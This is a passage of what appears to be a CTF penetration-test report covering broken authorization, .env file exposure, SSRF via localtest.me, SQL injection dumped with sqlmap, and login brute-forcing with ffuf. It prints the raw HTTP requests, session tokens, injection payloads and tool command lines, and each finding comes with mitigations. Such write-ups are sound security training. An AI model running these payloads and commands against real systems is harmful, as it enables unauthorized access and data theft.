
Vulnerability Detection Result(s):



```
GET /app/api/me HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxNH0.6bsDHcUNiI480RD
ACF-mC09raG0zhX68I11Pg3phE2U
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://vcahx1tf.eu2.ctfio.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:50:01 GMT
Content-Type: application/json
Connection: close
Content-Length: 132

{
  "user":{
    "id":14,
    "disabled":true,
    "email":"jessica.lee@nahamcon.ctf",
    "role":"admin",
    "flag":"flag{[redacted]"
  }
}
```


Burp Suite – Broken Object Level Authorization - Disabled Administrator (1 of 3)



```
GET /app/api/users HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxNH0.6bsDHcUNiI480RD
ACF-mC09raG0zhX68I1lPg3phE2U
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:51:59 GMT
Content-Type: application/json
Connection: close
Content-Length: 3896

{
  "users":[
    {
      "id":1,
      "disabled":false,
      "email":"john.doe@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":2,
      "disabled":false,
      "email":"jane.smith@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":3,
      "disabled":false,
      "email":"michael.johnson@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":4,
      "disabled":false,
      "email":"emily.davis@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":5,
```

Burp Suite – Broken Object Level Authorization - Disabled Administrator (2 of 3)



```
GET /app/api/files HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxNH0.6bsDHcUNiI480RD
ACF-mC09raG0zhX68I1lPg3phE2U
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:53:15 GMT
Content-Type: application/json
Connection: close
Content-Length: 600

{
  "files":[
    {
      "name":"0ea49d8f596f3c712cc4f00649ded4f6.php",
      "type":"file"
    },
    {
      "name":"css",
      "type":"directory",
      "files":[
        {
          "name":"bootstrap.min.css",
          "type":"file"
        }
      ]
    },
    {
      "name":"index.php",
      "type":"file"
    },
    {
      "name":"js",
      "type":"directory",
      "files":[
        {
          "name":"bootstrap.min.js",
          "type":"file"
        },
```

Burp Suite – Broken Object Level Authorization - Disabled Administrator (3 of 3)

Mitigation Recommendation(s):

- Implement a proper authorization mechanism that confirms not just the user’s role, but other applicable user properties such as Disabled status.

Reference(s):

- https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/
- https://owasp.org/API-Security/editions/2023/en/0xa3-broken-object-property-level-authorization/

Affected Endpoint(s):

- /app/api/users
- /app/api/files


Sensitive File Exposure

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	High	**High**

Summary:

For Fox Sake was able to remotely read the contents of sensitive environment files within the main application. These files disclosed information regarding the reverse proxy routing occurring on internally accessible services and was combined with a discovered SSRF opportunity to bypass protections in place and elevate the impact of the aforementioned SSRF.

Vulnerability Detection Result(s):



```
GET /h6d8kw.env HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3o
rSxp7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K
_0aJW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 21 Aug 2024 23:52:18 GMT
Content-Type: application/octet-stream
Content-Length: 170
Connection: close
Last-Modified: Thu, 23 May 2024 16:55:03 GMT
ETag: "664f74e7-aa"
Accept-Ranges: bytes

WEBSITE_NAME=MAIN SITE
WEBSITE_PORT=80
BACKEND_NAME=BACKEND
BACKEND_PORT=80
BACKEND_HOST_MATCH=^([a-z0-9]{1,})\.intigriti\.com
FLAG=flag{[redacted]
```

Burp Suite – h6d8kw.env Contents

Mitigation Recommendation(s):

- Enforce principles of least privilege, restricting readability to only essential service accounts can minimize risk.
- Avoid storing environment files in publicly available directories.

Reference(s):

- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- https://unix.stackexchange.com/questions/363346/block-access-to-a-file-or-location-on-nginx

Affected Endpoint(s):

- /h6d8kw.env


Server-Side Request Forgery in Webhook Workflow

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	High	High

Summary:

By leveraging ***.localtest.me***, a public domain that resolves all subdomains to localhost, in conjunction with the backend path matching revealed in leaked environment files, For Fox Sake was able to forge requests to internally available services. This expanded the attack surface as a new API endpoint was discovered and was running a SQLite database instance. While not tested due to the Rules of Engagement, it is believed that this SSRF vulnerability could further be leveraged to enumerate other internally running services and ports.

Vulnerability Detection Result(s):



```
GET /app/api/webhook?url=http://eru.intigriti.com.localtest.me HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 22 Aug 2024 00:42:45 GMT
Content-Type: application/json
Connection: close
Content-Length: 222

{
  "contents":
  "{\"message\":\"Backend API Server\",\"flag\":\"flag{[redacted]}\",\"paths\":[{\"url\":\"\\\/gitcheck\",\"description\":\"Ch
  ecks for the latest version of our installed GitHub repos\"}]}"
}
```

Burp Suite – Server-Side Request Forgery in webhook Workflow

Mitigation Recommendation(s):

- Block lists may be implemented to prevent the webhook workflow from accessing internal services or addressed, helping prevent Server-Side Request Forgery.
- Allow lists may be implemented to further restrict what external sites the webhook workflow is allowed to interact with, helping prevent requests to untrusted domains.

Reference(s):

- https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
- https://owasp.org/API-Security/editions/2023/en/0xa7-server-side-request-forgery/

Affected Endpoint(s):

- /app/api/webhook


SQL Injection in Gitcheck Workflow

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	High	High

Summary:

Injection into the SQLite database running locally was made possible via SSRF in the webhook workflow. This was then leveraged to exfiltrate the contents of the database, revealing the location of the private GitHub repository used by NahamConIndustries for the Mission web application.


Vulnerability Detection Result(s):



```
GET /app/api/webhook?url=
http://eru.intigriti.com.localtest.me/gitcheck?id=1+AND+GLOB('foo*','foobar')+=+1;--+-
HTTP/1.1
Host: 71x1uo9n.eu1.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K_0aJW3Uhv2H3B4V
rjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```


```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Sun, 25 Aug 2024 20:03:16 GMT
Content-Type: application/json
Connection: close
Content-Length: 62

{
  "contents":"{\"error\":\"Job is already set as completed\"}"
}
```

Burp Suite – SQL Injection



```
~/Documents/HackingHub/TheMission2024                                                  03:21:32 PM - 2024/08/25
❯ sqlmap -r gitcheck.req --dbms=sqlite --level=3 --risk=3 --batch --threads=5 -T jobs --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

SQLmap – Exfiltrate Information (1 of 2)



```
    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: url=http://eru.intigriti.com.localtest.me/gitcheck?id=1 AND 9965=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))
---
[15:21:33] [INFO] testing SQLite
[15:21:33] [INFO] confirming SQLite
[15:21:33] [INFO] actively fingerprinting SQLite
[15:21:33] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Ubuntu
web application technology: Nginx 1.22.0
back-end DBMS: SQLite
[15:21:33] [INFO] retrieving the length of query output
[15:21:33] [INFO] retrieved: 84
[15:22:31] [INFO] retrieved: CREATE TABLE "jobs" ("id" integer, "completed" int, "url" varchar, PRIMARY KEY (id))
[15:22:31] [INFO] fetching entries for table 'jobs'
[15:22:31] [INFO] fetching number of entries for table 'jobs' in database 'SQLite_masterdb'
[15:22:31] [INFO] retrieved: 1
[15:22:34] [INFO] retrieving the length of query output
[15:22:34] [INFO] retrieved: 1
[15:22:36] [INFO] retrieved: 1
[15:22:39] [INFO] retrieving the length of query output
[15:22:39] [INFO] retrieved: 1
[15:22:42] [INFO] retrieved: 1
[15:22:46] [INFO] retrieving the length of query output
[15:22:46] [INFO] retrieved: 72
[15:23:32] [INFO] retrieved: https://api.github.com/repos/NahamConIndustries/server-code/commits/main
Database: <current>
Table: jobs
[1 entry]
+----+-----------------------------------------------------------------------+-----------+
| id | url                                                                   | completed |
+----+-----------------------------------------------------------------------+-----------+
| 1  | https://api.github.com/repos/NahamConIndustries/server-code/commits/main | 1         |
+----+-----------------------------------------------------------------------+-----------+

[15:23:32] [INFO] table 'SQLite_masterdb.jobs' dumped to CSV file '/home/erubius/.local/share/sqlmap/output/71×1uo9n.eu1.ctfio.com/dump/SQLite_masterdb/jobs.csv'
[15:23:32] [INFO] fetched data logged to text files under '/home/erubius/.local/share/sqlmap/output/71×1uo9n.eu1.ctfio.com'

[*] ending @ 15:23:32 /2024-08-25/
```

SQLmap – Exfiltrate Information (2 of 2)

Mitigation Recommendation(s):

- The use of prepared statements can help to mitigate the possibility for SQL injection, as it prevents an adversary from altering the meaning of the query and ensures all input is treated as separate from the functions to be performed.
- Input sanitization and validation checks on the user input supplied via the gitcheck workflow may also help to prevent injection opportunities.

Reference(s):

- https://owasp.org/Top10/A03_2021-Injection/
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Affected Endpoint(s):

- /localhost/gitcheck


Insufficient Rate Limiting in Login Workflow

Quality of Detection:	Impact:	Ease:	Risk:
Detected – 100%	Medium	High	**Medium**

Summary:


For Fox Sake identified a lack of sufficient rate limiting on login endpoints, providing an adversary with the capability to launch brute force attacks to attempt to compromise accounts. Given the ability for a basic user account to list all valid, registered emails, the likelihood of account compromise is increased.

Vulnerability Detection Result(s):



```
❯ ffuf -w ../wordlists/usernames.txt:FU1ZZ -w ../wordlists/passwords.txt:FU2ZZ -fs 1479 -request login.req

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : https://3q2qvxlh.eu1.ctfio.com/app/login
 :: Wordlist         : FU1ZZ: /home/erubius/Atkbox/wordlists/usernames.txt
 :: Wordlist         : FU2ZZ: /home/erubius/Atkbox/wordlists/passwords.txt
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Sec-Fetch-User: ?1
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Sec-Fetch-Dest: document
 :: Header           : Sec-Fetch-Site: same-origin
 :: Header           : Te: trailers
 :: Header           : Host: 3q2qvxlh.eu1.ctfio.com
 :: Header           : Referer: https://3q2qvxlh.eu1.ctfio.com/app/login
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: https://3q2qvxlh.eu1.ctfio.com
 :: Header           : Sec-Fetch-Mode: navigate
 :: Header           : Connection: close
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 :: Data             : email=FU1ZZ%40nahamcon.ctf&password=FU2ZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1479
```

FFuF – Attempted Login Bypass (1 of 2)



```
________________________________________________

:: Progress: [8227/1027877] :: Job [1/1] :: 84 req/sec :: Duration: [0:01:56] :: Errors: 0 ::
```

FFuF – Attempted Login Bypass (2 of 2)

Mitigation Recommendation(s):

- Implementation of a web application firewall (WAF) to prevent malicious traffic.
- Further restriction on the number of requests per second to sensitive endpoints to 1-5 req/sec.
- Implementation of account lockout policies after a number of failed login attempts.

Reference(s):

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

Affected Endpoint(s):

- /app/login

